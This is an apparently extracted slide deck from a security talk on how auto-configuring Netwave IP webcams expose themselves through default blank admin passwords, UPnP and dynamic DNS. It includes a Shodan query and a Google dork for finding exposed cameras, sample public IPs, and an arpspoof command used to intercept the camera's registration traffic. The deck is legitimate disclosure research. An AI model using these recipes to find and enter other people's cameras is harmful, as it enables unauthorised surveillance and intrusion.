



The perils of auto-configuring IP webcams

(And maybe a bit about buckets)

Who Am I? - Business



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Who Am I? - Personal



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A Quick Side Plug

Breaking In To Security

www.digininja.org/projects/breaking_in_1.php



(that is the number one)

Buying A Camera

Bought one of these

**Storage
Options**



Motion detection email alert

StorageOptions Wireless Pan Tilt Wireless Day Night IP Cam

Key Features

- Wireless, Wi-Fi 802.11b/g IP Camera
- Pan and Tilt Functionality can be **Controlled Remotely**
- Motion Detection Alert via Email
- Advanced User Management, only Allows Authorised Users Access
- **Supports Remote Viewing over Internet or on Smartphone**

Works Well



Default Credentials

VIEWING FROM A WEB BROWSER

- You can access your IP camera via any computer with a Web browser installed. To do this, you must open your browser (e.g. Internet Explorer / Firefox) and point it to your IP camera's IP address.

See "IP Camera Finder", Step 3, for your camera's IP address and port number, e.g. `http://192.168.1.126:81`

You will be prompted for a user name and password:

Default User Name: **admin**
Default Password: (blank)
- Next you are given three options to sign in to the camera, depending on which browser you are using. Choose the correct one to continue.

 - *ActiveX Mode*

Connect to 192.168.1.126

The server 192.168.1.126 at ipcamera_01 requires a username and password.

Warning: This server is requesting that your password be sent in an insecure manner (without a secure connection).

User name:
Password:
☐ Remember my password

OK

Device(IPCAM) - Windows Internet Explorer

http://192.168.1.126:81/

File Edit View Favorites Tools Help

Search Unable to retrieve

Device(IPCAM)

Find: Find Next Find Previous

UPnP Settings

IP Camera Options

Device Info

Alias Settings

Date&Time Settings

Users Settings

Basic Network Settings

Wireless Lan Settings

ADSL Settings

UPnP Settings

DDNS Service Settings

Mail Service Settings

Ftp Service Settings

Alarm Service Settings

PTZ Settings

Log

Maintenance

Back

UPnP Settings

Using UPnP to Map Port



UPnP Status

No Action

Set

Refresh

What is UPnP?

Universal Plug 'n' Play

Arron "finux" Finnon

<http://2011.ninjacon.net/schedule/93>

Quick Win

Scan a network looking for port 81 and the following HTTP fingerprint:

HTTP/1.1 200 OK

Server: Netwave IP Camera

Date: Tue, 21 Feb 2012 20:51:21 GMT

Content-Type: text/plain

Content-Length: 370

Cache-Control: no-cache

Connection: close

Even Quicker Win

Shodan

www.shodanhq.com

Search for - Netwave IP Camera

Results

The screenshot shows the SHODAN search engine interface. The browser address bar displays the URL `http://www.shodanhq.com/search?q=Netwave+IP+Camera`. The search bar contains the text "Netwave IP Camera" and a "Search" button. The page header includes navigation links: Main, Exploits, Research, Videos, Anniversary Promotion, Register, and Login. The search results are displayed as "Results 1 - 10 of about 23214 for Netwave IP Camera".

Top countries matching your search

Germany	3,976
United States	3,809
France	1,969
China	1,431
United Kingdom	1,220

74.198.6.229
Added on 21.02.2012
 Denfield

HTTP/1.0 200 OK
Server: **Netwave IP Camera**
Date: Tue, 21 Feb 2012 20:23:19 GMT
Content-Type: text/html
Content-Length: 4290
Cache-Control: private
Connection: close

180.234.7.168
Added on 21.02.2012
 Dhaka

HTTP/1.0 200 OK
Server: **Netwave IP Camera**
Date: Tue, 21 Feb 2012 19:30:36 GMT
Content-Type: text/html
Content-Length: 370
Cache-Control: private
Connection: close

Find SQL Injections, XSS problems in your website for free

Advertise Here


Celebrating 2 years of Shodan

Oops


In case you couldn't see that

Results 1 - 10 of about 23,214 for Netwave IP Camera

Surely They Would Be Locked Down



Cow Porn?




A Different Quicker Way?

How About A Google Dork?

site:ipcam.hk

Google Hits

About 265
results



Dynamic DNS

IP Camera Options

Device Info

Alias Settings

Date&Time Settings

Users Settings

Basic Network
Settings

Wireless Lan
Settings

ADSL Settings

UPnP Settings

DDNS Service
Settings

Mail Service
Settings

Ftp Service Settings

Alarm Service
Settings

PTZ Settings

Log

Maintenance

Back

DDNS Service Settings

DDNS Service	IPCam
DDNS User	aaaupsz
DDNS Password	●●●●●●
DDNS or Proxy Server	user.ipcam.hk
DDNS or Proxy Port	808
DDNS Status	Succeed
Set Refresh	

Better Credentials

The credentials for the IPCam service are printed on the bottom of the camera

Why not do the web interface ones in the same way?

Dynamic DNS

IP Camera Options

- Device Info
- Alias Settings
- Date&Time Settings
- Users Settings
- Basic Network Settings
- Wireless Lan Settings
- ADSL Settings
- UPnP Settings
- DDNS Service Settings
- Mail Service Settings
- Ftp Service Settings
- Alarm Service Settings
- PTZ Settings
- Log
- Maintenance
- Back

DDNS Service Settings	
DDNS Service	IPCam
DDNS User	None IPCam
DDNS Password	Oray.net DynDns.org(dyndns) DynDns.org(statdns) DynDns.org(custom) 3322.org(dyndns) 3322.org(statdns)
DDNS or Proxy Server	
DDNS or Proxy Port	
DDNS Status	succeed
Set Refresh	

Put These Two Together

Automatically open a hole in the firewall


Tell the world the hole is there

How Does It Do It?

I first tried bridging

ARP Spoofing

arpspoof -i eth0 -t 192.168.0.27 192.168.0.9

A terminal window titled 'robin@rastlin: /home/robin' showing the execution of the 'arpspoof' command. The command is 'arpspoof -i eth0 -t 192.168.0.27 192.168.0.9'. The output shows six lines of network traffic, each representing an ARP reply from the spoofed IP (192.168.0.9) to the target IP (192.168.0.27). Each line includes the source and destination MAC addresses, the protocol (arp), the action (reply), the source IP, the destination IP, and the interface (is-at).

```
robin@rastlin: /home/robin
root@rastlin ~ # arpspoof -i eth0 -t 192.168.0.27 192.168.0.9
20:cf:30:6e:da:de 0:12:7b:51:f1:f4 0806 42: arp reply 192.168.0.9 is-at 20:cf:30:6e:da:de
20:cf:30:6e:da:de 0:12:7b:51:f1:f4 0806 42: arp reply 192.168.0.9 is-at 20:cf:30:6e:da:de
20:cf:30:6e:da:de 0:12:7b:51:f1:f4 0806 42: arp reply 192.168.0.9 is-at 20:cf:30:6e:da:de
20:cf:30:6e:da:de 0:12:7b:51:f1:f4 0806 42: arp reply 192.168.0.9 is-at 20:cf:30:6e:da:de
20:cf:30:6e:da:de 0:12:7b:51:f1:f4 0806 42: arp reply 192.168.0.9 is-at 20:cf:30:6e:da:de
20:cf:30:6e:da:de 0:12:7b:51:f1:f4 0806 42: arp reply 192.168.0.9 is-at 20:cf:30:6e:da:de
```

Fire Up Wireshark



Dynamic DNS

IP Camera Options

Device Info

Alias Settings

Date&Time Settings

Users Settings

Basic Network
Settings

Wireless Lan
Settings

ADSL Settings

UPnP Settings

DDNS Service
Settings

Mail Service
Settings

Ftp Service Settings

Alarm Service
Settings

PTZ Settings

Log

Maintenance

Back

DDNS Service Settings

DDNS Service	IPCam
DDNS User	aaaupsz
DDNS Password	●●●●●●
DDNS or Proxy Server	user.ipcam.hk
DDNS or Proxy Port	808
DDNS Status	Succeed
Set Refresh	

Port 808

camera_register.pcap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: `tcp.port == 808` Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
176	50.529353	192.168.0.27	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
177	50.529382	192.168.0.2	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
182	50.673600	204.45.65.130	192.168.0.2	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
183	50.673615	204.45.65.130	192.168.0.27	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
184	50.676459	192.168.0.27	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
185	50.676485	192.168.0.2	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
186	50.680480	192.168.0.27	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
187	50.680495	192.168.0.2	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
188	50.831531	204.45.65.130	192.168.0.2	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
189	50.831549	204.45.65.130	192.168.0.27	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
190	50.831553	204.45.65.130	192.168.0.2	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3
191	50.831559	204.45.65.130	192.168.0.27	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3

Header length: 32 bytes

Flags: 0x18 (PSH, ACK)

Window size value: 1460

[Calculated window size: 1460]

[Window size scaling factor: 1]

